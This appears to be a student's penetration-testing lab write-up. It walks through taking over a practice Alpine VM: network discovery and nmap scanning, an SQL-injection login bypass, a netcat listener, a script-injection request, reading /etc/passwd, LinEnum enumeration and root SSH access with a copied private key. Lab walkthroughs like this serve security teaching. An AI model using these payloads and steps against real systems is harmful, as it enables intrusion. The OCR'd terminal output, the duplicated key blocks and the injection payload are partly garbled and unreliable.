



VAPT: Report on VM attack

- File -> Import Appliance(works for OVF files, also export it)




- Select the file folder
- Settings -> General -> Version: Debian (64-bit)
- Network -> Bridged Adapter



- Go to your Kali Linux -> Settings -> Network -> Bridged Adapter -> OK
- If working with a virtual box you don't trust, do not bridge the network
- Automatic set: Bridged; imports given IP
- NAT: Not accurate IP address (10.0.x.x) instead of 192.168.x.x


Using a Bridged Adapter for a virtual machine in VAPT allows the VM to be directly accessible on the same network as the host machine, providing a real IP address and enabling accurate network scanning and interaction with other devices. This setup mirrors real-world conditions, facilitating comprehensive testing without the limitations of NAT, such as restricted visibility and the need for port forwarding.



If you get an error, just restart the process it will work and wait for it to load then you can make the changes (VM let it load until complete)


Procedure:

1. Start the VM (you going to attack)
2. Start your own Kali Linux



3. Open Kali Terminal:

- `ifconfig` -> Same network as the one given by the virtual box
- IP: `ifconfig | grep 192.168`
- `ifconfig 192.168.x.x 255.255.255.0`
- `sudo netdiscover` -> Ctrl+C`



If you not getting a private IP address, go to your powershell and 'ipconfig' and make sure the IP address are different'

```

$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.43.137 netmask 255.255.255.0 broadcast 192.168.43.255
        ether 08:00:27:1e:36:4a txqueuelen 1000 (Ethernet)
        RX packets 15 bytes 1770 (1.7 Kib)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 25 bytes 3762 (3.6 Kib)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        ether ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


```

NetworkMiner capture showing 3 captured ARP Req/Rep packets from host 192.168.43.1. The table shows:

IP / Hostname	At MAC Address	Count	Len	MAC Vendor
192.168.43.1	f2:ea:11:ef:13:7b	3	180	Unknown vendor

Example Commands:

- `192.168.43.77`: OS: PCS Systemtechnik GmbH
- `22/tcp open ssh` -> OpenSSH 7.2p2
- `80/tcp open http` -> GoDaddy net/http server (Go-IPs)
- `10080/tcp open`

NetworkMiner capture for host 192.168.43.1 (Unique Hosts):

IP / Hostname	At MAC Address	Count	Len	MAC Vendor
192.168.43.1	f2:ea:11:ef:13:7b	3	180	Unknown vendor

NetworkMiner capture for host 192.168.43.41 (Unique Hosts):

IP / Hostname	At MAC Address	Count	Len	MAC Vendor
192.168.43.1	f2:ea:11:ef:13:7b	12	720	Unknown vendor
192.168.43.41	cc:47:40:81:c6:60	1	60	AzureWave Technology Inc.
192.168.43.77	08:00:27:4c:92:7e	1	60	PCS Systemtechnik GmbH

nmap scan report for host 192.168.43.77:

```


Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 12:27 SAST
Nmap scan report for aplab (192.168.43.77)
Host is up (0.020s latency).
All shown ports closed (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh  OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
| ssh-hostkey:
|   2048 92:77:ef:a9:c8:d6:f5:22:22:fc:96:b0:7d:5:38:d2 (RSA)
|   256 25:92:17:78:b1:94:0d:37:65:63:51:16:51:a9:77:d2 (ECDSA)
|_  256 ec:5a:78:25:68:32:99:80:82:73:c8:27:a8:8:e:f1e (ED25519)
80/tcp    open  http  Golang net/http server (Go-IPFs json-rpc or InfluxDB API)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10080/tcp open  http  Golang net/http server (Go-IPFs json-rpc or InfluxDB API)
|_http-title: Sign in - Worf
|_Requested resource was /login

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 64.52 seconds

```

4. Open Firefox:

- URL: `http://192.168.43.77:80` (Do both ports)
- Port 10080 is banned



5. Search:

- about:config -> Accept Risk -> Network
- Network.security.ports.banned.override -> String: + sign -> `10080`

This address is restricted
This address uses a network port which is normally used for purposes other than Web browsing.
Firefox has canceled the request for your protection.

Try Again

Proceed with Caution
Changing advanced configuration preferences can impact Firefox performance or security.
Warn me when I attempt to access these preferences
Accept the Risk and Continue

Search preference name


network.security.ports.banned.override

192.168.43.77:10080

http://192.168.43.77:10080/ — Visit

6. Take login page:

- `` OR '1'='1` (Both username & login)



Terminal Commands:

- `nc -lvpn 4444`
- Firefox -> URL: <http://127.0.0.1:8086/ScriptText>

- `pwd -> whoami -> ls -> cat /etc/passwd -> bash LinEnum.sh`
- `nano privatekey.txt -> paste -> Ctrl+X -> y -> cat`

```

kali@kali: ~
File Actions Edit View Help
root
ls
LinEnum.sh
bin
dev
etc
home
lib
lib64
linuxrc
media
mnt
opt
proc
root
run
sbin
sys
tmp
tmpmount
usr
var
cat /etc/passwd

kali@kali: ~
File Actions Edit View Help
bash LinEnum.sh
bash LinEnum.sh

# Local Linux Enumeration & Privilege Escalation Script #
# www.rebootuser.com
# version 0.92

[+] Debug Info
[+] Thorough tests = Disabled (SUID/GUID checks will not be performed)

Scan started at: Wed Jul 3 15:31:27 UTC 2024

### SYSTEM #####
[+] Kernel Information:
Linux b51cdb7ebd 4.1.20-0-grsec #1-Alpine SMP Mon Mar 21 15:49:51 6
MT 2020_06_04 Linux

[+] Kernel Information (continued):
Linux version 4.1.20-0-grsec (bulldozer@Build-3-x86_64) (gcc version
n 5.3.0 (Alpine 5.3.0 ) ) W1-Alpine SMP Mon Mar 21 15:49:51 GMT 2016

[+] Specific release information:
3.3
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.3
PRETTY_NAME="Alpine Linux v3.3"
HOME_URL="http://alpinelinux.org"
BUG_REPORT_URL="http://bugs.alpinelinux.org"

[+] Hostname:
b51cdb7ebd

### USER/GROUP #####

```

If you need any specific part explained or further details, let me know!

```

POST /a/hooks HTTP/1.1
Host: 192.168.43.77:10080
Content-Type: application/x-www-form-urlencoded
Content-Length: 13

script=print("cat /root/.app_id.nse")&execute();exec();

```

```

File Actions Edit View Help
GNU nano 7.2          privatekey.txt *
ZtUPIOAvd24f1RwBaF4JN4G4WqfqlNZCYOgrv00edyaJ7+MAt1B0Nj5Ac0o2
hkwlLnLMQUCY8aqnKhmsLn5xRpxITYx3TPBPlxXwP8k4xWwMhwagsIrz
+AehCKRK67GV/Ezt1QmJbA1C17Vp0DeRn7BCKaAgBAObHjKnhUUp8C+qwtY
K0mMABg5aFPPcjpX9Clvys2t1PPx13uNsQmPxHe0ULKwLrB+SymElU
hGw2tDgYt1gG2b1Zm0rV5mPqAdGAMGeTm1KmHnsySeLl1m0u9q3.008AkwyVX
nB3237A80m2180/G1p31g9CNTS13M6653D98Qz//1lRlpdXHEONKKu
dgYT1x8G33pLA3cCAJAL8/MghBj/LTNYChwK6dw1m374u9g9t9bWfR600JN
A28z2tzbaoANxpswd9h1SLFLNCTZ054ZgKaDfwrCNXdw1xyIO2F1cZeid8
5.9Vrx0glG3+Gron5W4SwIq1aLnqLMMUnh5b30Kz/b1447ZzoaQz9h58r0swJ
aV9w90nTfF02qNv60L0aP2kcf5Lp6wNmBkN+nAkS3KE65/m/pBX
-END RSA PRIVATE KEY —■

```

```

File Actions Edit View Help
GNU nano 7.2          privatekey.txt *
ZtUPIOAvd24f1RwBaF4JN4G4WqfqlNZCYOgrv00edyaJ7+MAt1B0Nj5Ac0o2
hkwlLnLMQUCY8aqnKhmsLn5xRpxITYx3TPBPlxXwP8k4xWwMhwagsIrz
+AehCKRK67GV/Ezt1QmJbA1C17Vp0DeRn7BCKaAgBAObHjKnhUUp8C+qwtY
K0mMABg5aFPPcjpX9Clvys2t1PPx13uNsQmPxHe0ULKwLrB+SymElU
hGw2tDgYt1gG2b1Zm0rV5mPqAdGAMGeTm1KmHnsySeLl1m0u9q3.008AkwyVX
nB3237A80m2180/G1p31g9CNTS13M6653D98Qz//1lRlpdXHEONKKu
dgYT1x8G33pLA3cCAJAL8/MghBj/LTNYChwK6dw1m374u9g9t9bWfR600JN
A28z2tzbaoANxpswd9h1SLFLNCTZ054ZgKaDfwrCNXdw1xyIO2F1cZeid8
5.9Vrx0glG3+Gron5W4SwIq1aLnqLMMUnh5b30Kz/b1447ZzoaQz9h58r0swJ
aV9w90nTfF02qNv60L0aP2kcf5Lp6wNmBkN+nAkS3KE65/m/pBX
-BEGIN RSA PRIVATE KEY —■

```

Copy the private key from the browser and nano privatekey.txt(you can name the file anything you want , I named it privatekey.txt. The ".txt" is important. When you in paste the copied private key and ctrl c and yes to save. After you want to make sure that it is saved so you cat the file > cat private.txt

```

File Actions Edit View Help
GNU nano 7.2          privatekey.txt *
ZtUPIOAvd24f1RwBaF4JN4G4WqfqlNZCYOgrv00edyaJ7+MAt1B0Nj5Ac0o2
hkwlLnLMQUCY8aqnKhmsLn5xRpxITYx3TPBPlxXwP8k4xWwMhwagsIrz
+AehCKRK67GV/Ezt1QmJbA1C17Vp0DeRn7BCKaAgBAObHjKnhUUp8C+qwtY
K0mMABg5aFPPcjpX9Clvys2t1PPx13uNsQmPxHe0ULKwLrB+SymElU
hGw2tDgYt1gG2b1Zm0rV5mPqAdGAMGeTm1KmHnsySeLl1m0u9q3.008AkwyVX
nB3237A80m2180/G1p31g9CNTS13M6653D98Qz//1lRlpdXHEONKKu
dgYT1x8G33pLA3cCAJAL8/MghBj/LTNYChwK6dw1m374u9g9t9bWfR600JN
A28z2tzbaoANxpswd9h1SLFLNCTZ054ZgKaDfwrCNXdw1xyIO2F1cZeid8
5.9Vrx0glG3+Gron5W4SwIq1aLnqLMMUnh5b30Kz/b1447ZzoaQz9h58r0swJ
aV9w90nTfF02qNv60L0aP2kcf5Lp6wNmBkN+nAkS3KE65/m/pBX
-BEGIN RSA PRIVATE KEY —■

```

```

File Actions Edit View Help
GNU nano 7.2          privatekey.txt *
ZtUPIOAvd24f1RwBaF4JN4G4WqfqlNZCYOgrv00edyaJ7+MAt1B0Nj5Ac0o2
hkwlLnLMQUCY8aqnKhmsLn5xRpxITYx3TPBPlxXwP8k4xWwMhwagsIrz
+AehCKRK67GV/Ezt1QmJbA1C17Vp0DeRn7BCKaAgBAObHjKnhUUp8C+qwtY
K0mMABg5aFPPcjpX9Clvys2t1PPx13uNsQmPxHe0ULKwLrB+SymElU
hGw2tDgYt1gG2b1Zm0rV5mPqAdGAMGeTm1KmHnsySeLl1m0u9q3.008AkwyVX
nB3237A80m2180/G1p31g9CNTS13M6653D98Qz//1lRlpdXHEONKKu
dgYT1x8G33pLA3cCAJAL8/MghBj/LTNYChwK6dw1m374u9g9t9bWfR600JN
A28z2tzbaoANxpswd9h1SLFLNCTZ054ZgKaDfwrCNXdw1xyIO2F1cZeid8
5.9Vrx0glG3+Gron5W4SwIq1aLnqLMMUnh5b30Kz/b1447ZzoaQz9h58r0swJ
aV9w90nTfF02qNv60L0aP2kcf5Lp6wNmBkN+nAkS3KE65/m/pBX
-BEGIN RSA PRIVATE KEY —■

```

ssh -i private.txt root@192.168.43.77

- The root is in the root where you performing this attack and then @ the IP address of the vm you attacking)
- On another terminal (open another terminal separate from the one you using) then Chmod 600 private.txt
- In the same terminal prompt ssh -i private.txt root@192.168.43.77

The image shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~' and shows the command `chmod 600 privateKey.txt` being run. The right window is titled 'kali@kali: ~' and shows the command `ssh -i privateKey.txt root@192.168.43.77` being run. Both windows display the Alpine Linux welcome message and the SSH connection attempt.

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ chmod 600 privateKey.txt
(kali㉿kali)-[~]
$ ssh -i privateKey.txt root@192.168.43.77
Welcome to Alpine!
The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

aplab:~# [REDACTED] key will be ignored.
root@192.168.43.77:~# privateKey.txt has permissions
root@192.168.43.77:~# password! [REDACTED]
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Warning: Permanently added "192.168.43.77" (ED25519) to the list of known hosts.

aplab:~# [REDACTED]

```

Prompt:

>whoami (so you can check if you in the root)

>pwd

>ls

Well done you have just attacked a vm , I hope you had soo much fun like I did.

The image shows two terminal windows side-by-side. The left window is titled 'kali@kali: ~' and shows the command `whoami` being run. The right window is titled 'kali@kali: ~' and shows the command `whoami` being run. Both windows display the Alpine Linux welcome message and the output of the `whoami` command.

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ chmod 600 privateKey.txt
(kali㉿kali)-[~]
$ ssh -i privateKey.txt root@192.168.43.77
Welcome to Alpine!
The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

aplab:~# whoami will be ignored.
root@192.168.43.77:~# privateKey.txt has permissions
aplab:~# pwd
/root
aplab:~# [REDACTED]

aplab:~# [REDACTED]
The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.

aplab:~# whoami will be ignored.
root@192.168.43.77:~# privateKey.txt has permissions
aplab:~# pwd
/root
aplab:~# [REDACTED]

```

Have you tried it out and how did it go?